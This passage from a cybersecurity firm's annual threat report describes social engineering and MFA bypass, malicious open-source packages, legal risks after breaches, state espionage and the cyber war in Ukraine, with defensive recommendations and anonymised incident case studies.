The following month the company received a bill for almost 100,000 Euros for the cloud computing power ordered in their name. Since agreements with cloud service providers typically put the onus on the client to protect their credentials, victims are often liable for the bill. The victims' only way to avoid a potentially ruinous bill would then be to litigate against their hacked IT provider.

This type of attack has been common in 2022 and represents a significant financial risk to small and medium enterprises as well as to IT providers, a risk that many companies need to be made aware of.

Cybersecurity challenges and how to tackle them


5. The Human Factor

Challenge

Social Engineering and Technology

Social engineering plays a large part in many cyber breaches. Common phishing emails rely primarily on social engineering to dupe employees to aid criminals from the inside. Proper cybersecurity should always include safeguards that minimize employee exposure to social engineering attacks, but ultimately cyber defense also relies on humans. The effectiveness of social engineering is probably partly due to the lack of personnel education on spotting and avoiding social engineering attacks.

As more and more organizations implement multifactor authentication (MFA), cybercriminals are experimenting with social engineering attacks to bypass MFA. These social engineering attacks can be as simple as brute force attacks, where the threat actor repeatedly tries to log in, hoping the victim will eventually authenticate their login attempt by mistake. They can also be complicated schemes where a threat actor impersonates an employee in the organization, calling its IT support to request assistance to access the network.



More advanced threat actors bypass MFA by stealing tokens. Token theft can also occur through social engineering, wherein user action may be required to grant access. Microsoft's authorization code grant flow is an example of a commonly used sequence. Adversaries can leverage OAuth authorization by constructing a malicious application designed to be granted access to resources with the target user's OAuth token. The adversary must complete their application registration with the authorization server. Then, they can send a phishing email with a link to the target user to entice them to grant access to the application.

Implementing MFA is essential to protect your environment, but this protection depends on your staff acting correctly when they receive prompts from MFA authenticators, which requires proper training. People are constantly bombarded by requests to authenticate everything from web cookies to login attempts. It isn't easy to maintain vigilance under such circumstances. It's also essential to adopt a "there are no stupid questions" culture that encourages employees to bring questions and misgivings to the security team.



Some cybercriminals are experimenting with even more sophisticated social engineering attacks. The FBI issued a warning that an unknown threat actor impersonated an IT engineer and applied for a remote position at a large IT company. The threat actor then used pictures of the individual they impersonated and created an AI-driven deepfake for a remote interview. The objective was to get hired to a remote position and gain access to the network. Truesec is also aware of cybercriminals actively seeking to acquire software used in AI programming to create deepfake video content.

The recent advances in various AI chat programs, like “ChatGPT,” will likely also be used to improve social engineering attacks by creating more convincing email texts in the future, even partially automating social engineering attacks.

Solution

Empower Your Employees

At Truesec, we don't see employees as liabilities; we consider them one of the most valuable and often underutilized tools for better cybersecurity. In many successful breaches, the attack begins with an email. Most employees have a vague idea of what a phishing email is; however, they can benefit from seeing examples of real-world successful phishing emails tailored to their work experiences.

When most companies consider educating their employees on the dangers of phishing and other social engineering attacks, they usually envision a one-hour PowerPoint slideshow and a ten-question quiz with multiple-choice answers. Unfortunately, while that may cover compliance and regulation requirements, it doesn't help the company create an adequately trained workforce in terms of cybersecurity.

A better strategy to manage human risks, combat social engineering, and the potential compromising of networks through human interactions would be to continually work to raise security awareness by engaging directly with your employees. They should be shown the danger they face on the internet and how it relates to their work and personal lives to be better protected at work and at home.

Education is the primary foundation of your security awareness program; however, it's only the foundation, not the only component required. Empowerment also plays a vital role in your security awareness program. You can empower your employees by not only explaining their roles and responsibilities regarding security awareness but also by explaining how to act. Provide them with direct phone numbers to report potential real-world threats or to immediately contact security regarding an occurrence at their workstation or on their device.

It's also necessary to provide employees with an email address to report any potential phishing emails, enabling them to forward the email to security. While this may create an increase in reports of false-positive phishing emails, it also helps employees realize they're part of the company's cybersecurity team. By forwarding suspicious emails, they perform a valuable function in one of their roles as employees.

Although educating users is important, we shouldn't make it a user's responsibility to withstand a phishing attack. An average user doesn't have (and isn't supposed to have) the technical expertise to identify a phishing attack. We should create an environment for the users where it's easy to do the right thing and difficult to do the wrong thing.

Several technical hardening measures can be implemented to reduce the risk of successful phishing attacks, such as:

- Filtering and marking external incoming emails and attachments.
- Restriction and scanning of links in emails.
- Application control (e.g., AppLocker and similar technologies).
- Least privileges (e.g., non admin accounts and limited access to network resources).

Even with substantial hardening measures, we still need to assume breach and ensure we have detection capabilities to immediately detect a successful attack. Truesec's experience suggests that endpoint monitoring technologies (such as EDR) are preferable for malware-based phishing attacks.



Tales From the Trenches

Real-world incidents investigated by the Truesec CSIRT

Social engineering

Bypassing MFA

In early 2022, Truesec was contacted by a company in the financial industry regarding a possible breach. The company's own security team had alerted them that an account had been accessed from unusual IP addresses/locations.

Truesec conducted a forensic investigation and discovered that the organization had indeed been the victim of a cyber attack. This is how the cyber attack was conducted:




Image: Killchain of the Attack

Phase 1 – Phishing Attack

An employee at the victim company received a phishing email. The phishing email was sent from a legitimate email address belonging to another company with which the victim company did business, giving the phishing email high credibility.

The threat actor had likely hacked the other company, gained control of a mailbox, and used it to send phishing emails to the next victim. It's possible they found the victim's email address in the contact list of the company they first breached.

The phishing email directed the victim to a website with a fake login page designed to entice the victim to provide mailbox credentials.

Phase 2 – Bypassing MFA

Five days after the victim was tricked into giving up mailbox credentials, the threat actor made a first attempt to login to the email account. This attempt failed as the victim organization had enabled MFA.

Next, the threat actor made another login attempt. This time the threat actor managed to bypass the MFA by changing the MFA from Text Message to TwoWayVoiceMobile. This generated a voice call prompting the victim to approve the MFA request by entering “#,” which the victim did. The victim was likely unfamiliar with the TwoWayVoiceMobile procedure, which helped trick them

into accepting the prompt, allowing the threat actor in. Restricting the number of different ways to authenticate with MFA can reduce the number of mistakes. Once inside, the threat actor gained access, and they proceeded to attach their own authenticator app to the account to ensure continued access to the Office account.

Phase 3 – Discovery

Once inside, the threat actor had access to both the email and Office 365 accounts. The threat actor didn't spend any time trying to elevate privileges. Instead, they stole two documents related to financial transactions and a pdf of the victim's ID card. At this point, the victim organization's security team was alerted by the unusual activity in the account and locked it.

As the threat actor was prevented from using their access to do any real damage to the victim organization due to the security team's actions, it's not clear what their ultimate goal was. The likeliest goal was some form of CFO scam or business email compromise, as the threat actor seemed more interested in data regarding financial transactions and personal identification that could be used to assist in frauds than data that could have helped them take over the network.

Another possible goal may have been to use this mailbox to continue harvesting additional mailbox credentials by using it to send more phishing emails.


6. The Dangers in Using Open Source

Challenge

Malicious Code Packages

Open source projects as a concept are great. Open source software is typically a community-oriented project. Software is developed, tested, and improved through collaborative participation. The fact that the project is often fueled by passion and recognition rather than profit means that it's sometimes considered more reliable than proprietary alternatives.

When a security flaw surfaces in an open source application from an active project, someone is often on hand to fix it immediately, while a user might have to wait for a vendor to push an update to their software.



However, many forms of open source software are the work of a handful of contributors. Volunteers often face pressure to maintain their projects while still holding a regular full-time job. Once such code is considered feature complete, the participants may find it difficult to keep their commitment to the project.

“ Cybercriminals have also discovered that open-source code libraries can be leveraged in supply chain attacks.

Not only that, but many open source projects still don't have proper security auditing procedures in place. Once an open code is no longer maintained, users may have to maintain it themselves. Even if a code package is maintained and updated after vulnerabilities are discovered, these updates are not automatically propagated to all the software that uses the code. The vulnerability in the Log4j code library is the most famous example of problems with using open-source code. Hundreds of millions of devices were likely affected by the Log4j vulnerability.

Cybercriminals have also discovered that open-source code libraries can be leveraged in supply chain attacks. Large hosting services for open-source code, like GitHub and GitLab, have been targeted by cybercriminals that make forks of popular code libraries available that will infect the victim with malware if the code is downloaded. Malicious code libraries can also use typosquatting to imitate the original code library. Thousands of malicious code libraries have been detected on GitHub that are forks of popular libraries that include malware.

Another method cybercriminals are known to use is package hijacking. In 2021, Truesec investigated a case where a code developer's account had been hijacked, and a cybercriminal had hijacked an NPM package and used the account to tamper with recent versions of the code package, so it included malware. This year, the Python Package Index (PyPI) administrators have had to remove several malicious software code packages from the registry.

Truesec assesses that cybercriminals will continue to target various open-source projects as a vector to conduct cyber attacks. This trend has significantly heightened the need for development teams to exercise due diligence when downloading third-party and open-source code from public registries.

Solution

Know What Software You're Using

To minimize the risk of supply chain attacks from code packages, you must know what software you're using. Leverage software composition analysis and software bills of materials to inventory your third-party software use. Here are some other recommended tips:

- Use tooling to alert on vulnerabilities or malicious packages.
- Remove dependencies you don't require or aren't worth the maintenance burden to include.
- Decide and act upon a publisher trust policy. Projects you don't trust or are not actively maintained should be removed from the dependency tree.
- Secure your package sourcing process for internal packages. Ensure they can't be spoofed in "dependency confusion" attacks and that publishing internal packages requires passing security gates such as reviews.
- Use and enforce lock files with hashes or signatures to ensure the exact same package content is always used for the same dependency declaration.
- For sensitive projects, consider introducing a "quarantine" of packages that aren't immediately needed. The packages should still be reasonably up to date so they can receive security fixes, but integration can often be delayed by a few days.



Tales From the Trenches

Real-world incidents investigated by the Truesec CSIRT

Malicious freeware

The "Free" Software Incident

In the summer of 2022, Truesec was contacted regarding a ransomware attack against a medium Nordic company. There were some missing logs, but after we conducted a forensic investigation, we were able to reconstruct what had happened:

- One of the company's IT developers had downloaded a zip file with a "cracked" demo version of a popular file recovery program. This software had been bundled with malware, including a PowerShell script. When the victim unzipped the downloaded software, the PowerShell script downloaded additional malware from Google Drive.
- First, the PowerShell script downloaded and ran the software "iSunshare Windows Password Genius." The software is a password manager that can be used to change passwords and create new accounts. This was used to gain admin privileges on the victim machine.
- The script also checked for shared drives and then finally deployed ransomware on the victim machine and all associated drives. The entire attack was scripted, and luckily no further spread of the ransomware was observed in the environment.
- Ransom notes were left behind in all affected folders, stating that files had been encrypted and that the only way to restore them was by purchasing the decryption software.

Not all free software is as prone to be malicious as cracked software, but this incident highlights the dangers of downloading free software bundles without verifying that they're not malicious.

Cybersecurity challenges and how to tackle them

7. Impact of Laws and Regulations

Challenge

The Legal Challenge of Being a Victim

Ransomware attacks are not just costly and disrupting events; they can also often present difficult legal challenges to the victims. Managing security and data breaches can involve cyber- and security-related legal frameworks such as the GDPR, Digital Services Act, Digital Markets Act, NIS/NIS2, and the ePrivacy directive and regulation, as well as more general legal services that are relevant when managing security and data breaches.

Organizations can be excused for feeling like they're treated more like perpetrators than the victims of a serious crime, though this doesn't excuse a lack of preparations – or exempt them from accountability for any lack of preparations. A proper understanding of cyber law is an essential part of real cybersecurity.

When Truesec meets customers in crisis while responding to serious cyber breaches, we've observed some commonly shared issues across organizations:

- A poor level of preparedness and maturity, and only informal and ad hoc plans for incident response are in place (if at all). The sheer size and complexity of the data privacy area, combined with management's weak understanding and unwillingness to invest in the area, hinders progress.
- Legal and Cybersecurity functions are not communicating with each other until an incident occurs. Security measures are, therefore, not often aligned or sufficiently adapted to the organization's particularities to provide necessary protection or reach the regulatory threshold for "sufficient security measures."
- Registries of processing activities (RoPA), registries of active commercial contracts with both commercial and privacy obligations set out, incident response plans, and other documentation arranged to assist with both compliance and management of an incident are often stored with the organization's other data. This will also be destroyed or encrypted in case of a more severe incident or targeted attack.
- Security and privacy are rarely a priority when choosing suppliers, and even if demands are set out during a procurement or tender process, the possibility to audit suppliers is rarely exercised on any broader or more systematic scale.

Ransomware attacks are essentially grab-and-destroy attacks against both the primary IT environment and its backups. Proper preparations and due regard to the security of kept and processed data have never been more important.



"It's now the fifth year since GDPR came into force, and the time for blaming poor compliance and a lack of understanding of the GDPR has passed."

What's especially important to remember is that personal data, and personal data incidents, are only small parts of an organization's regulatory, contractual, and commercial risks in case of a security breach. The widespread attention in media and the focus on the GDPR these past five to six years have also left many organizations' readiness/maturity in question regarding the management and protection of data other than personal data – including its own and customers' – wanting.

It's now the fifth year since GDPR came into force, and the time for blaming poor compliance and a lack of understanding of the GDPR has passed. Considering the number of new rules and regulations from the EU and national legislators with a "digital connection," it's also time to start getting familiar with these and adapting your organization to the new legal requirements in 2023.

Solution

Be Prepared

Truesec has a great deal of experience speaking with and helping organizations. Just as you can strengthen your cyber resilience against serious cyber attacks, several steps and measures can and should be taken to strengthen your organization's resilience against the legal consequences of serious cyber incidents:

- Establish an incident plan, including a clear delegation of responsibilities and mandates, incident/crisis management team, communication plan, consultants to activate, and what to do during the first 12 to 24 hours. The plan should be approved by management and included in regular training for the organization. An incident response plan is a living document that requires at least annual testing and review.
- Establish a compliance policy stretching over both data protection and privacy as well as other digital regulatory requirements and commercial undertakings, setting out a baseline level of compliance as well as goals on how to work with identified key areas of requirements. Also, continuously evolve and improve as an organization within these areas. One important part of such baseline policy is to ensure that your organization's risk appetite and commercial goals align with its compliance decisions/goals.
- For medium and large organizations, invest in either a data protection officer or at least a dedicated internal/external privacy resource with relevant competence and knowledge.

Most importantly, don't let any work done collect dust in the drawer of your legal function. It must be known by management and the organization, and it must be continuously trained upon, improved, and updated – so that when disaster strikes, you know whom to call and what to do to set the incident plan in motion.

Cybersecurity challenges and how to tackle them

8. Cyber Espionage

Challenge

The Silent Threat

Many organizations now acknowledge the threat from cybercriminal threat actors. A successful ransomware attack against your organization is impossible to ignore. Cyber espionage is, by comparison, a crime that when successful, can go unnoticed for years.

There are several reports that countries, first and foremost China, steal and copy innovation to compete. Industrial espionage is not limited to a single country. However, arguably the greatest threat to intellectual property today is the massive state-sponsored hacking operations attributed to China that support domestic research efforts in the country.

The current global trend is a financial disengagement between the West and the major autocracies Russia and China, and if this trend continues, the opportunities for those countries to copy or buy Western technology will likely decrease. In the past, China has successfully used the lure of its vast market to draw in Western companies and their data to China with cheap labor and cloud services, where there are few constraints on the government's ability to steal intellectual property.¹³ Russia used its energy resources to simply buy Western technology. Both countries now face constraints on their supply of cutting-edge technology from the West, and they'll resort to increased cyber espionage to compensate for the loss of easier ways to acquire technology.

In 2022, Russia decided to broaden its industrial espionage as part of its measures to overcome Western sanctions and isolation due to the war in Ukraine. Russian news reported in July that President Vladimir Putin had ordered the Russian Foreign Intelligence Service (SVR) to start stealing technology to boost Russian science.¹⁴

Russia now appears to prepare for a long war and long isolation from the West. In light of this and Putin's cited rhetoric, Truesec assesses a significantly increased risk that Russian intelligence agencies will use cyber espionage to steal intellectual property from Western organizations to support domestic production of critical technology, just like China.¹⁵

¹³ <https://www.csis.org/analysis/chinas-ally-stealing-western-ip-united-states>

¹⁴ <https://www.moscowtimes.eu/2022/07/01/putin-poruchil-razvedke-aktivizirovat-promishlennii-shpionazh-a21863>

¹⁵ <https://www.lawfareblog.com/beijings-new-national-intelligence-law-defense-offense>



Cyber espionage is also a threat to personal integrity. While the EU has tried to strengthen privacy laws, many countries, especially those ruled by non-democratic leaders, have enacted laws that put government benefit over individual privacy. It's essential for any organization that wants to do business in China to be aware that the government has wide-ranging authority to access information in private networks, even if they're owned by a foreign company.

Cyber espionage can even be used to gain an advantage in trade negotiations and bidding. It's far from uncommon that negotiations involving a Chinese component, either as part of the negotiations or as a competitor, result in cyber attacks aimed at gaining inside information that can be leveraged in the negotiations.¹⁶



In China, laws already provide the government and its security services almost unlimited power to access data stored physically in China or with cloud providers headquartered in China."

The Law Is Not Always on Your Side

As an EU-based organization in today's connected world, it's not enough to understand the EU and US cyber laws and regulations. When your organization's and your customers' data are stored in cloud solutions provided by service providers based in third countries, or you have personnel located in other countries that have access to your network, you need to understand the laws in these countries as well.

Corporations that still have personnel inside Russia and Belarus with access to their networks can be at increased risk for intellectual property theft or espionage. This doesn't mean that Russian and Belarusian personnel will automatically be disloyal. Instead, it's the risk that the governments may coerce individuals in these countries.

In China, laws already provide the government and its security services almost unlimited power to access data stored physically in China or with cloud providers headquartered in China. This also includes the ability to coerce local staff into aiding them.¹⁷ Any organization doing business in China must do a risk inventory on what data they expose there.

While Russia and China are major cyber espionage actors, a host of other countries also conduct cyber espionage against perceived adversaries. Many countries have also adopted new "data protection" laws, even though it's more about guaranteeing the government's right to inspect data rather than the individual's right to their personal data.

In light of this, it's increasingly important to ensure that personal data stored in or accessible from such countries is sufficiently protected and only processed in compliance with applicable laws and regulations in both the EU and the host country.

¹⁶ <https://www.newsweek.com/china-using-cyber-espionage-gain-military-and-technology-advantages-over-us-1108162>

¹⁷ <https://thediplomat.com/2019/02/the-real-danger-of-chinas-national-intelligence-law/>

Who Is Targeted?

The priorities for China's espionage are generally found in its "Five-Year Plan," a strategic document outlining the Chinese government's priorities for developing China. The 2021-2025 Five-Year Plan positions technology innovation as a matter of national security.

The following sectors of Western industry are expected to be targets of Chinese espionage based on the priorities in China's Five-Year Plan:

- High-tech sector, including the semiconductor industry, quantum computing, artificial intelligence, and self-driving cars.
- Green technology and carbon emissions reduction technology, including hydrogen cars.
- Technology for agriculture and water supply.
- Telecoms industry, including telecom providers.

Russian industrial espionage is likely focused on supplying Russia with Western technology to support its war effort. Western manufacturing technology and modern CNC production are likely at the top of the list of Russian targets for industrial espionage.

In countries like China or Russia, where government or party officials often have personal interests in private industry, they can use their influence over the intelligence apparatus to benefit companies solely because it benefits their bottom line.¹⁸

¹⁸ <https://www.forbes.com/2011/09/14/china-rich-lists-opinions-contributors-john-lee.html>



Solution

Know Your Threats and Be Aware of Your Exposure

To align your business risks with cyber risks, you must first understand your threats. Seeing yourself from the threat actor's perspective creates an understanding of what to expect and the basis for creating an action plan. Threat intelligence can aid you in this process.

Advanced threats, such as threats from espionage groups, are not only persistent in their intent to gain access, but also continuously improve their capabilities by learning from their successes and failures – from targeting your organization and others. For most organizations, the first insight is understanding why persistent threats target them and adjusting their cybersecurity priorities accordingly.

While cloud services make data storage more global than ever, it's vital to understand by which laws your data is governed when it's physically stored in another country. Truesec assesses that it's virtually impossible for any industry to guarantee that networks and cloud service in China or Russia are safe from being accessed by the Chinese or Russian security services should they choose to do so.

Any organization considering establishing a business in high-risk countries like China must understand the risks involved. Cybersecurity, in such cases, should focus on carefully segmenting systems, identity management, and directories located in these countries from other parts of the environment.

Always assume attack if doing business with China, especially if you're doing business with a Chinese government authority. Chinese authorities are very brazen about cyber espionage against foreign companies conducting business in China.¹⁹

It's also good practice to treat any device, including mobile phones and USB drives, that have been in these countries as malware infected. Organizations with personnel who must visit China or Russia often should consider having dedicated phones only used inside the country. Alternatively, wipe or destroy any mobile device that has physically been there.

¹⁹ <https://www.theguardian.com/world/2022/feb/01/china-more-brazen-and-damaging-than-ever-says-fbi-director>



Tales From the Trenches

Real-world incidents investigated by the Truesec CSIRT

A stealthy intruder

When the Spies Were Stopped

In August 2022, our SOC received an alert from the IT environment of a customer with a large international corporation. This is a common occurrence. This customer's environment would generate around ten alerts daily, most of which were false positives.

Usually, when a threat actor gains access to a network, there are multiple alerts, but in this case, it was a single alert. The SOC operator still thought the alert was unusual and escalated it to a Level 3 SOC analyst, who started to investigate.

The alert came from a legitimate account that had accessed an office printer server and ran a script that accessed the local security authority subsystem service (LSASS) on the printer. The content in LSASS had then been saved to an inconspicuously named .docx file.

Dumping LSASS is a common technique used by many threat actors, as LSASS handles all credentials on a machine, and a shared device, such as an office printer server, would likely hold many credentials that a threat actor could use to move further in the environment. The printer server was then isolated, and the customer was informed.

About one hour after the initial alert, a similar alert came from another account. This time it was an account with admin privileges that again attempted to dump LSASS from the same printer. This account was also locked, and this time the Truesec Incident Response team was alerted.

The forensic investigation indicated that the same threat actor had, prior to the breach, obtained credentials to multiple VPN accounts in the environment. The threat actor had moved very stealthily and had only triggered the alert when they tried to dump LSASS. They had also been cautious and waited over an hour after the first alert before they tried again with a new account.

The SOC was updated with indicators of compromise (IOCs) from the incident, and the customer was notified that there were credentials to their network in the hands of threat actors. Truesec also recommended that the customer immediately enforce MFA on all accounts to prevent further abuse of compromised credentials.

Often this is all we ever discover if we do our job and kick the threat actor out as soon as they gain their first foothold. However, two months later, Truesec learned that the IOCs from the incident matched a campaign attributed to APT29, the cyber espionage group of the Russian Foreign Intelligence Service (SVR).

9. Cyber Warfare

Challenge

Lessons From the Russian Cyber War in Ukraine

Russia has repeatedly conducted destructive cyber attacks against targets in Ukraine throughout the war in Ukraine. This means that cyber defense must now be an integral part of national defense, just as defense is in the traditional dimensions of war: air, land, and sea.

At the same time, there are limits to what can be achieved in cyber warfare. Cyber attacks are not a silver bullet to win wars. To achieve the best results, considerable reconnaissance and preparations are required. Once a cyber weapon is unleashed, a defender can quickly learn from the attack, configure defenses, and plug the security holes used to gain access. The attacker must then start over again and discover new security flaws to exploit.

The most effective Russian cyber attack against Ukraine was carefully planned and timed to strike on February 23, 2022, just hours before the invasion began. Its objective was to paralyze Ukrainian communication, including strikes on government networks and military satellite communications. The subsequent attack on the Ukrainian energy grid in April 2022 was a somewhat rushed attack, which was much less effective than the initial attack on February 23.

Despite these limits, cyber operations will continue to impact conventional war, but conventional attacks can also impact cyber operations. Consequently, the cybersecurity profession must learn to think about cyber defense as more than just technical security in the cyber dimension. The adversary will seek effect, and when connectivity and the internet affect every aspect of our lives, then all aspects of the real world will affect cybersecurity. Vital digital infrastructure can be destroyed by cyber attacks, sabotage, or a cruise missile strike.

We must now learn from the Ukrainian experience, their challenges, and their often remarkable success to improve cyber defenses in the West. Here are some important lessons from the Russian cyber war.

The Cyber War Begins Before War Is Declared

Ukraine has been under constant attack from Russian cyber warfare units since the Euromaidan revolution in 2014. The reality of so-called “hybrid war” is that conflict between nations is not limited to the state of war. Conflicts below the threshold of war can include sabotage, sponsoring terrorism, economic warfare, and cyber attacks.

Russia has been unusually open about using its cyber capabilities, but they're not alone. While considerable focus has been on Russian cyber warfare in Ukraine, it's easy to forget that the conflict between Iran and Israel in the Middle East for years now has included an undeclared cyber war. Both sides of this conflict regularly unleash destructive cyber attacks. State-sponsored cyber capabilities are no longer just about espionage.

Cyber weapons in the arsenal of war seem to rank with special forces teams and other "unconventional forces," force enablers used to prepare the battlefield rather than a component of the main strike force.

Cyber Attacks Will Target Civilian Infrastructure

The war in Ukraine has demonstrated that countries like Russia have little regard for laws and norms regarding warfare. Russia has continuously targeted Ukraine's energy grid with cruise missiles and cyber attacks. Cyber attacks on Ukraine's energy grid are not a feature of modern cyber operations as much as a feature of Russia's unrestricted way of war. Russia has repeatedly proven that they're willing to commit ruthless attacks against civilian targets if Russia thinks it will further its war effort.

Consequently, national cyber defense efforts can't be limited to defending government and military networks. Defending civilian infrastructure from both cyber and conventional attacks must also be part of the national defense, including the cyber defense.


Cyber Defense Isn't Only Defense Against Cyber Attacks

Cyber defense in war is more than just defending networks from cyber attacks. Networks and critical infrastructure are also impacted by regular kinetic war. In peace, it makes sense to keep sensitive government data in secure on-prem data centers to protect national sovereignty. However, when the Russian army threatened to destroy or even capture these data centers, the only answer was to quickly relocate as much data as possible to the cloud.

Today government databases are core functions that are required to govern a nation. Conversely, they can be a treasure trove for an invader wishing to conquer and subjugate the nation and its people. Just as governments must, in extreme cases, be prepared to continue functioning in exile if the nation is invaded, governments must also be ready to quickly move their data into "exile" in the cloud.

The Attacker Will Always Get In

Unfortunately, it's the nature of cyber conflicts that the current technology always favors the attacker. There's simply no way to harden your systems exposed to the internet so that no attack can ever get through. Cyber defense must include detection and response. Only with proper detection capabilities and human responders ready to act at a moment's notice can you be reasonably secure. This truth is valid both in efforts to meet cyber war and in efforts to counter cybercrime.



Cyber Defense Requires Human Defenders

The truth is that machine learning and artificial intelligence are still a long way from being capable of replacing human operators in cyber conflicts. Human responders are needed to act quickly on warnings from detection systems. Automated detection capabilities are excellent, but the attacker can proceed unhindered unless someone responds. Human responders must be ready to isolate compromised systems and quickly restore disrupted services. Human operators must also be on hand, prepared to replace the remote control of critical infrastructure.



Solution

The Future of Cyber Defense

Russia's war in Ukraine has become the first war where cyber operations have become an integral part of the regular war. This also means cyber defense should now be integral to national defense.

Cyber defense is also more than just defending against cyber attacks. We must now plan to protect vital national data and critical infrastructure from cyber attacks and physical attacks. One reason Ukraine has been so successful in countering the Russian cyber war on their critical infrastructure is that they've developed skilled teams of dedicated incident responders that can quickly restore damaged servers and kick out intruders, and have human operators ready to manually restart affected parts of the energy grid if the remote control is disrupted.

Critical infrastructure that can become the target of cyber attacks in a conflict must be protected with this in mind. That means proper detection and response capabilities. To give responders time to stop the attacks, networks must be designed so the attacker can't reach critical functions too easily. Segmented networks and identity tiering are vital components in an effective cyber defense.

Both governments and private cybersecurity companies are currently expanding their capabilities in cyber defense, but in the face of the growing threat to our digital infrastructure from our adversaries' cyber warfare capabilities, expanding cooperation between public and private actors seems advisable as it would provide a more effective use of resources.

Battle-tested ransomware responders are also ready to detect and respond to cyber warfare attacks. One important lesson from analyzing the Russian cyber war against Ukraine is that the methods used in destructive cyber attacks are very similar to those used in criminal ransomware attacks. The attackers gain a foothold, use similar forms of privilege escalation until they take over the domain controllers, and then deploy wipers that destroy data in the same way ransomware actors deploy ransomware.

To meet increasing cyber threats, it makes sense to coordinate all available resources to improve nations' resilience to cyber warfare. Governments should lead such partnerships. The cybersecurity industry has unique expertise and resources vital to national defense.

Ultimately, we all have a role in cyber defense. To help all organizations meet these challenges and protect their IT environment from cyber attacks, Truesec has produced a list of the Top 10 recommendations all organizations should follow to quickly harden their cyber resilience against a possible cyber war and published it on our Knowledge Hub. Most of these recommendations are good practices for preventing cybercrime as well.²⁰

²⁰ <http://www.truesec.com/hub/blog/10-recommendations-to-prepare-for-an-escalating-cyber-conflict>



Tales From the Trenches

Real-world incidents investigated by the Truesec CSIRT

Cyber war in Ukraine

Hermetic Wiper – A Russian Cyber Weapon

Russia has used several cyber weapons against Ukraine. The most sophisticated destructive malware, or “wiper,” was unleashed on February 23, 2022, on the eve of the Russian invasion. The attack consisted of two separate wipers: “Acid Rain,” which knocked out connections with a Viasat satellite used by the Ukrainian armed forces for communication, and “Hermetic Wiper,” a destructive malware aimed at destroying Ukrainian government networks.

Russia had likely planned for these two malware to be an important part in their effort to collapse Ukrainian resistance by paralyzing Ukrainian leadership and its ability to effectively command the Ukrainian armed forces.

We’re uncertain about the effect of this carefully planned cyber attack, but it appears it may have caused serious problems for the Ukrainian leadership to contact the units of their armed forces. If Ukraine had retained a top-down Soviet command style, the attack might have succeeded in its purpose. Instead, Ukrainian forces swung into action against the invaders without waiting for orders.

What follows is an analysis of the capabilities and functions of Hermetic Wiper, one of the two malware used in the attack on February 23, 2022.

Properties of the Hermetic Wiper

When the wiper is executed and the computer is rebooted, the computer will prompt a message saying, “Missing operating system.” To have a greater effect, the wiper is most likely run as a Group Policy from a domain controller, similar to ransomware executing the encryption software.




Image: Message After the Wiper Has Been Executed

Looking at the binary, one interesting feature is the digital signature. The certificate belongs to a company called Hermetica Digital Ltd. and was issued in April 2021, almost a year before the use of the wiper. The company, Hermetica Digital Ltd., is a Cyprus game writing company that has nothing to do with the wiper. In an article from Reuters, the owner, Polis Trachonitis, was interviewed and stated he has never issued a digital certificate and wasn't aware of it being issued to his firm.²¹




Image: Digital Certificate

The icon of the file itself is a gift package which may be a cynical representation that within the resource data section, there are four additional files called DRV_X64, DRV_X86, DRV_XP_X64, and DRV_XP_X86.

